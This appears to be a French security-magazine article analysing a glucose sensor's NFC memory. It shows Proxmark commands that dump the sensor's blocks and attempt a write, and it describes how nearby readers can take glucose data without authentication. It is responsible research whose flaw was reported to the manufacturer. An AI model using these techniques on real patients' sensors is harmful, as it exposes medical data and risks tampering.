Fort heureusement, il existe depuis quelques années des systèmes de « mesure continue du glucose » (MCG - ou CGM en anglais), ou de « mesure flash du glucose » (FGM en anglais). La différence entre les deux est minime (un CGM mesure en continu, tandis qu'un FGM mesure quelques fois par heure), et les deux termes sont souvent confondus : il s'agit d'un objet connecté, fixé à la peau du diabétique pour une dizaine de jours, et qui transmet ses mesures à un téléphone portable. Plusieurs marques existent comme *Gluconext* de Diabnext, *FreeStyle Libre* d'Abbott, *Guardian* de Medtronic ou encore le *G5* de Dexcom. Nous allons nous intéresser à l'un de ces capteurs, très largement répandu en Europe. Quel est son niveau de sécurité ? Est-il résistant aux attaques, intrusions et virus informatique ? Cet article explique le travail préparatoire à réaliser pour répondre – au moins en partie - à ces questions.

Au préalable, je précise que le capteur que nous étudions dans cet article ne fait *que* transmettre des mesures de glycémie au téléphone. Il n'est *pas* relié à une pompe à insuline. Des systèmes asservis, où la mesure de glycémie génère automatiquement une injection d'une dose d'insuline, existent (ex : *MiniMed 640G* de Medtronic). Ils sont pour l'instant moins utilisés, car plus récents (et potentiellement plus dangereux…).

1. MATÉRIEL

Le capteur de glucose est livré en deux éléments : un PCB double face permettant la communication NFC, et un capteur enzymatique dans un emballage stérile comprenant une fine aiguille de 0,4 mm de diamètre. Il faut assembler ces deux éléments avant de pouvoir appliquer le capteur complet sur la peau. Dans ce genre de FGM, le glucose n'est pas mesuré dans le sang, mais dans le tissu interstitiel. En effet, le taux de glucose sous-cutané reflète assez bien la glycémie à l'état stable, après un délai faible, de l'ordre de quelques minutes. L'aiguille du capteur est constituée d'une électrode souple, recouverte d'une enzyme appelée Glucose Oxydase (GOx), et enveloppée d'une membrane semi-perméable. Une réaction enzymatique s'effectue entre le GOx et le glucose présent dans le tissu interstitiel. Cela se traduit en un signal électrique qui est envoyé aux broches ADC0 et TST1 d'une puce Texas Instruments RF430 TAL152H.




Fig. 1 : Vue rapprochée du PCB du capteur de glucose.

Le modèle précis TAL152H n'est pas documenté sur le Net : il est probablement fabriqué sur mesure pour le capteur. On trouve néanmoins de la documentation pour les RF430 FRL15xH **[1]** qu'on suppose proches. Cette puce est composée d'un microcontrôleur RISC MSP 430, d'une puce de communication en 13.56 Mhz pour le NFC, un capteur de température, de quelques Ko de RAM ferroélectrique (appelée FRAM) et de SRAM.

2. MÉMOIRE

Continuons à tracer nos mesures de glycémie. Les mesures sont écrites dans la FRAM du RF430. Or, certaines portions de cette FRAM, notamment les mesures qui nous intéressent, sont exposées en NFC, notamment pour être communiquées à l'application mobile qui permet à l'utilisateur de visualiser son taux de glycémie. Il nous suffit donc de lire les mesures à l'aide d'un lecteur NFC. Si votre téléphone portable supporte le NFC, c'est une façon pratique de lire les données du capteur : il existe de nombreuses applications pour lire les blocs NFC (ex : NXP Tag Info). Sinon, vous pouvez utiliser par exemple un *Proxmark 3* (**http://www.proxmark.org**) ou *Hydra NFC* (**https://hydrabus.com**). Attention, les lecteurs NFC les plus courants, du style NXP PN 532, ne fonctionnent pas, car ils ne supportent pas le NFC ISO 15693 implémenté par le capteur.

Avec un Proxmark 3, par exemple, nous pouvons lire tous les blocs exportés par le capteur. La commande à utiliser est **`hf 15 dumpmemory`** où **`hf`** correspond à *High Frequency* et « 15 » indique qu'il s'agit d'ISO 15693.

```
proxmark3> hf 15 dumpmemory
Reading memory from tag UID=E007A00003183AD2
Tag Info: Texas Instrument France
Block 00   75 B5 B0 12 01 00 00 00    u.......
Block 01   00 00 00 00 00 00 00 00    ........
Block 02   00 00 00 00 00 00 00 00    ........
Block 03   62 C2 00 00 00 00 00 00    b.......
Block 04   00 00 00 00 00 00 00 00    ........
...
```

On obtient de cette manière 243 blocs de 8 octets. Ils sont organisés de la manière suivante :

- CRC16 (2 octets) pour détecter une altération éventuelle des données ci-dessous.
- Index de la mesure de glycémie courante (1 octet).
- Index de la mesure de glycémie « historique » courante (1 octet).
- Tableau de 16 mesures de glycémie. Chaque mesure prend 6 octets. Il y a une nouvelle mesure chaque minute.
- Tableau de 32 mesures historiques de glycémie. Pareil, chaque mesure prend 6 octets. Chaque fois que le tableau de mesures de glycémie courantes est plein, le capteur écrit une nouvelle valeur dans le tableau « historique ». Si bien que ce tableau contient les glycémies d'il y a 16 à 528 minutes, c'est-à-dire environ 8 heures de données.
- Nombre de minutes écoulées depuis l'activation du capteur. Nous n'avons pas encore parlé d'activation. Une fois appliqué sur la peau, le capteur doit être « activé » par l'application mobile officielle pour commencer à relever des mesures. Au démarrage, pendant une heure, le capteur s'ajuste et ne peut pas être utilisé. Au bout de cette heure, le capteur est opérationnel. Il expire 14 jours plus tard, et devra alors être remplacé par un autre capteur.

Les blocs restants sont fixes et contiennent du code nécessaire au capteur. Le dump annoté d'une puce similaire **[2]** nous aide à comprendre leur format. On localise notamment vers la fin des blocs :

- Table des commandes NFC désactivées pour ce modèle. Cette table débute et termine par deux octets « magiques » **0xABAB**. Pour notre capteur, les commandes **NFC E0**, **E1** et **E2** - qui fonctionnent normalement pour le RF430FRL152H - sont désactivées.
- Table des commandes NFC supportées : il s'agit des commandes **A0-A4**. Pareil, la table débute et termine par **0xABAB**. Ces commandes sont configurables par le fabriquant, et donc non documentées dans notre cas.

Table d'adressage des interruptions.




Fig. 2 : FRAM du capteur de glucose.

3. LA SOURCE EST DANS LE CODE...

3.1 Trouver les index

Mais comment a-t-on trouvé l'organisation de la mémoire du capteur ? Il n'existe pas de documentation toute faite indiquant où lire la glycémie actuelle, où lire les historiques, etc. Une fois n'est pas coutume, la solution, c'est de copier chez le voisin. Qui a besoin de lire le niveau de glycémie ? Les applications mobiles pour l'utilisateur. Allons donc voir de ce côté comment elles font. Il y a l'application mobile officielle, mais les fonctions les plus intéressantes sont dans du code natif obfusqué qui résiste à plusieurs désassembleurs comme Radare2 et Ghidra (« mauvaise instruction »). Il est bien plus simple de se tourner vers les applications tierces, notamment open source. Le code source du projet Android de Viktor **[3]** est assez clair :

```
for(int i=3; i <= 40; i++) { // Leer solo los
bloques que nos interesan
...
   // Read single block
   cmd = new byte[] {
       (byte)0x00, // Flags
       (byte)0x20, // Command: Read multiple blocks
       (byte)i // block (offset)
   };

   byte[] oneBlock = nfcvTag.transceive(cmd);
   Log.d("socialdiabetes", "userdata: "+oneBlock.
toString()+" - "+oneBlock.length);
   oneBlock = Arrays.copyOfRange(oneBlock, 1,
oneBlock.length);
   bloques[i-3] = Arrays.copyOf(oneBlock, 8);

   Log.d("socialdiabetes", "userdata HEX:
"+bytesToHex(oneBlock));
   lectura = lectura + bytesToHex(oneBlock)+"\r\n";
}
String s = "";
for(int i=0;i<40;i++) {
   Log.d("socialdiabetes", bytesToHex(bloques[i]));
   s = s + bytesToHex(bloques[i]);
}
```

Il lit les blocs 3 à 40, via l'envoi de la commande **NFC 0x20**. Le commentaire « read multiple blocks » est trompeur : la commande **NFC 0x20** s'appelle *Read Single Block* et ne lit qu'un seul bloc à la fois. C'est pour cela qu'elle est appelée en boucle. Les données de chaque bloc sont retournées dans **oneBlock**, puis juxtaposées dans un tableau appelé « bloques ». Enfin, le tableau « bloques » est converti en une chaîne de caractères hexadécimaux « s ».

C'est ensuite qu'apparaît le format des blocs :

```
Log.d("socialdiabetes", "Next read: "+s.substring(4,6));
int current = Integer.parseInt(s.substring(4, 6), 16);
Log.d("socialdiabetes", "Next read: "+current);
```

À Bruz aussi, on cherche la petite bête...

On recrute dans les métiers de l'investigation numérique
jusqu'au développement d'outils REDTEAM,
en passant par la recherche de vulnérabilité.



DR

Saint-Malo, 50' de Rennes
Bruz, 15' de Rennes en bus

DGA Maîtrise de l'information

POSTULEZ en cybersécurité !

CONTACT Envoyez votre candidature

dga-mi-bruz.recrutement.fct@intradef.gouv.fr

DGA

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

MINISTÈRE DES ARMÉES

```
Log.d("socialdiabetes", "Next historic read "+s.
substring(6,8));
for (int i=8; i< 8+15*12; i+=12)
{
   ... // lecture des mesures de glycémie
}
...
for (int i=188; i< 188+31*12; i+=12)
{
   ... // lecture des mesures historiques
}
```

L'index de la mesure de glycémie courante se trouve donc dans le 4ème et le 5ème caractère de la chaîne **s**, c'est-à-dire dans le bloc 3 (rappel : le code commence à lire le 3ème bloc), au 3ème octet. L'index de la mesure historique se trouve aux 6ème et 7ème caractères, c'est-à-dire dans le 4ème octet du bloc 3.

Ensuite, le code lit chaque mesure de glycémie. Comme le code travaille sur une chaîne de caractères, chaque mesure prend 12 caractères : 2 caractères par octet, donc 6 octets. Inspectez la première boucle **for()**, on effectue bien 16 itérations, donc 16 mesures. La deuxième boucle, elle, lit les mesures historiques, et il y a bien 32 itérations.

3.2 Durée depuis l'activation

Quant au nombre de minutes écoulées depuis l'activation du capteur, nous trouvons l'information dans une autre application open source, appelée Liapp **[4]**. Dans ce cas, les blocs 0 à 40 sont lus, et juxtaposés dans un tableau d'octets **tag_data_raw**.

```
temp = bytesToHex(new byte[]{tag_data_raw[317],
tag_data_raw[316]});
final int sensor_time = Integer.parseInt(temp, 16);
final int tag_lifetime_min_left = 14 * 24 * 60 -
sensor_time;
```

Les 316ème et 317ème octets de **tag_data_raw** contiennent le nombre de minutes écoulées. Cela correspond à 2 octets du 39ème bloc (0x27). Cette durée est ensuite retranchée de la durée maximale prévue par le fabriquant, 14 jours, soit 14 x 24 x 60 minutes.

3.3 Mesure de glycémie

La lecture de chaque mesure de glycémie est plus compliquée. Le code concerné est enlevé des sources de Liapp :




Fig. 3 : Taux de glycémie estimé par l'application officielle à 8h35 le 8 mars 2019.




Fig. 4 : Taux de glycémie estimé au même moment par Liapp.




Fig. 5 : Taux de glycémie estimé au même moment par Glimp.

```
private void tag_raw_to_value (int index_trent, int
index_history, int sensortime){
 /* removed the magic */
       show_use_BZM = true;
}
```

On le trouve dans celui de Viktor (cf. plus bas), mais remarquez que ce code n'utilise que 2 octets parmi les 6 de chaque mesure :

```
final String g = s.substring(i+2,i+4)+s.
substring(i,i+2);

if (current == ii) {
    currentGlucose = glucoseReading(Integer.
parseInt(g,16));
}
...

private float glucoseReading(int val) {
    // ((0x4531 & 0xFFF) / 6) - 37;
    int bitmask = 0x0FFF;
    return Float.valueOf( Float.valueOf((val &
bitmask) / 6) - 37);
}
```

En fait, la conversion de la mesure de glycémie en unité compréhensible par le diabétique (mg/dL ou mmol/L) est calculée par un algorithme propriétaire compliqué (lissage des données, etc.). Du coup, chaque application non officielle a écrit sa propre adaptation approximative. C'est pour cela d'ailleurs que si vous contrôlez votre glycémie au même moment avec plusieurs applications différentes vous obtenez des valeurs différentes à partir de la même donnée !

4. SÉCURITÉ

Déjà avec cette première analyse, nous sommes en mesure de conclure sur un point. L'avez-vous remarqué ? N'importe qui peut lire les données du capteur de glucose. Il n'y a pas d'authentification, d'appairage ou de code d'autorisation pour accéder à ces données. De manière pratique, si vous êtes diabétique, cela veut dire que quiconque peut s'approcher de votre capteur à quelques centimètres près pourra connaître votre taux de glycémie, sans que vous le sachiez (rien ne l'indique au niveau du capteur, aucune vibration). Cette situation pourrait se produire dans un bus, un métro ou n'importe quelle file d'attente un peu dense. En fait, d'ailleurs en théorie, le NFC ISO 15693 est lisible jusqu'à environ 1 mètre avec un équipement plus professionnel (ex. : 1W RS232 HF ISO15693).

Est-ce une vulnérabilité ? Il est important et utile que le capteur puisse être lu par le médecin traitant. Alors, vulnérabilité ou caractéristique voulue ? Je vous laisse en débattre.

Lire les données c'est donc possible sans problème. Et l'écriture ? Pouvons-nous modifier ou écrire de fausses mesures de glycémie ? Les blocs mémoire du capteur, accessibles via NFC, sont tous verrouillés en écriture. Par exemple, ci-dessous, nous tentons d'écraser le bloc 12 par une nouvelle valeur. Le message d'erreur en retour est des plus clairs.

```
proxmark3> hf 15 cmd write u 12 C8 55 55 00 00 00
00 00
Tag returned Error 18: The specified block is
locked and its content cannot be changed.
```

Pouvons-nous être rassurés ? Pas tout à fait, car il existe des commandes cachées pour verrouiller et déverrouiller tous les blocs. Nous pouvons donc modifier le contenu du capteur en 3 temps : (1) déverrouillage, (2) écriture, (3) reverrouillage. La vulnérabilité a été remontée au fabricant.

Plutôt que de modifier les mesures de glycémie sur le capteur, ce qui est tout de même délicat, un attaquant pourrait s'en prendre à l'application mobile : créer une application malicieuse ou utiliser un téléphone compromis. Je vous invite à lire **[5]** pour plus d'informations à ce sujet. Vous y trouverez notamment quelques applications malveillantes ciblant les diabétiques – applications à éviter si vous l'êtes !

Modifier les mesures de glycémie, est-ce grave ? À première vue, oui, si on injecte de fortes doses d'insuline à tort, ou encore pire, si on oublie d'en injecter à tort (perte de conscience, coma…). La réalité médicale est heureusement plus nuancée. Le personnel médical que j'ai interrogé m'a assuré qu'un hôpital ne prendrait jamais de décision basée sur les valeurs du capteur et ferait systématiquement un test sanguin de glycémie. Quant aux personnes diabétiques que j'ai contactées, la réponse a toujours sensiblement été la même : elles vérifient systématiquement une valeur anormale. D'ailleurs ce sont les recomman-

dations mêmes du constructeur : mesure sanguine avant toute injection d'insuline. Si l'erreur reportée par le capteur est faible, cela pourrait passer inaperçu dans un premier temps (mais l'impact serait faible également). Le problème serait vraisemblablement décelé au prochain contrôle médical, voire avant, car les diabétiques connaissent généralement bien - à force... - les réactions de leur corps à l'insuline. Au total, en 17 années, il n'y aurait eu que 100 décès liés à de mauvaises mesures de glycémie d'après **[6]** . Certes, ce sont 100 de trop, mais le chiffre reste très faible, et en l'occurrence il s'agit d'erreurs techniques de mesures, pas de cyberattaques.

CONCLUSION

Nous avons analysé un capteur de glucose connecté utile aux diabétiques. À l'inverse de nombreux gadgets connectés, sa conception, implémentation et sécurité sont plutôt bien étudiées :

1. Au niveau matériel, c'est plutôt bien pensé d'avoir un système d'activation qui évite de vider l'énergie de la batterie avant que le capteur ne soit utilisé. Du coup, les pharmaciens peuvent stocker des capteurs pendant une voire plusieurs années sans que cela ne pose de problème.
2. Le PCB dérive des RF430 FRL de Texas Instruments, mais comporte plusieurs modifications sur mesure.
3. Les ports JTAG sont verrouillables et la communication ne fonctionne pas.
4. Les blocs NFC sont verrouillés en écriture par défaut. Il est certes possible de les déverrouiller, mais ce n'est pas à la portée du premier venu.
5. L'application mobile délègue une grande partie des opérations sensibles à une librairie native obfusquée. Enfin, je n'en ai pas parlé ici, mais l'application converse avec un serveur distant en HTTPS et avec « certificate pinning ».

Il existe évidemment quelques imperfections (rien n'est parfait...), mais c'est un niveau bien au-dessus de la moyenne. Personnellement, il me semble que la sécurité de tout objet connecté devrait être vérifiée et vérifiable par ses utilisateurs ou le public, ce qui est encore plus important lorsqu'on touche au domaine médical. J'espère que cet article aura éveillé votre curiosité en la matière. Attention cependant à ne pas faire n'importe quoi avec vos capteurs !

REMERCIEMENTS

Cette recherche a suscité beaucoup d'intérêt, sur Twitter, parmi mes collègues et ailleurs, et je remercie toutes les personnes qui se sont souvent spontanément présentées pour m'aider : des personnes diabétiques dont je tairais le nom (mais soyez remerciés pour votre temps et patience), mais également sur le plan technique : Travis Goodspeed, Philippe Paget, Aamir Lakhani, Aurélien Francillon, Nicolas Oberli, Ludovic Apvrille, Philippe Teuwen, Iceman, Sergi Alvarez, Paul Rascagnères. ■

RÉFÉRENCES

[1] Texas Instruments, RF430FRL15xH NFC ISO 15693 Sensor Transponder, **http://www.ti.com/lit/ds/symlink/rf430frl152h.pdf**

[2] Pierre Vandevenne, **https://www.mikrocontroller.net/attachment/346115/Disassember.txt**

[3] Viktor, **https://github.com/vicktor/FreeStyleLibre-NFC-Reader**

[4] CMKlug, **https://github.com/CMKlug/Liapp**

[5] A. Apvrille, A. Lakhani, Medical IoT for diabetes and cybercrime, Virus Bulletin, Octobre 2019, **https://www.virusbulletin.com/**

[6] Anthony P. F. Turner, Enzyme Electrodes and Glucose Sensing for Diabetes, **https://www.ifm.liu.se/edu/coursescms/tfya62/lectures/GLUCOSE-SENS-ENZ-ELECT-APFT-TFAY62.pdf**

RICHELIEU : SOLUTION DU CHALLENGE DE LA DGSE

Pierre BIENAIMÉ - pbienaim@gmail.com - @PierreBienaime

En mai 2019, la DGSE (Direction Générale de la Sécurité Extérieure) a organisé pour la première fois un challenge de sécurité informatique ouvert au public, qu'elle a baptisé Challenge Richelieu. Je vous invite à écouter la bande originale du Bureau des Légendes en fond sonore. Imprégnez-vous de cette atmosphère pleine de tension où les secrets sont rois, puis regardons ensemble ce que nous réservait ce challenge.

mots-clés : *CHALLENGE / DGSE / RICHELIEU / CTF / WARGAME*

« Bonjour. En 2012, dans le MISC n°60, vous avez écrit un article sur un challenge du GCHQ dont la conclusion était « À quand un challenge de sécurité organisé par les services secrets français ? ». Je tenais à vous informer que désormais c'est le cas et que vous pourrez découvrir le challenge Richelieu, qui sera diffusé publiquement à l'occasion du salon VivaTech ».

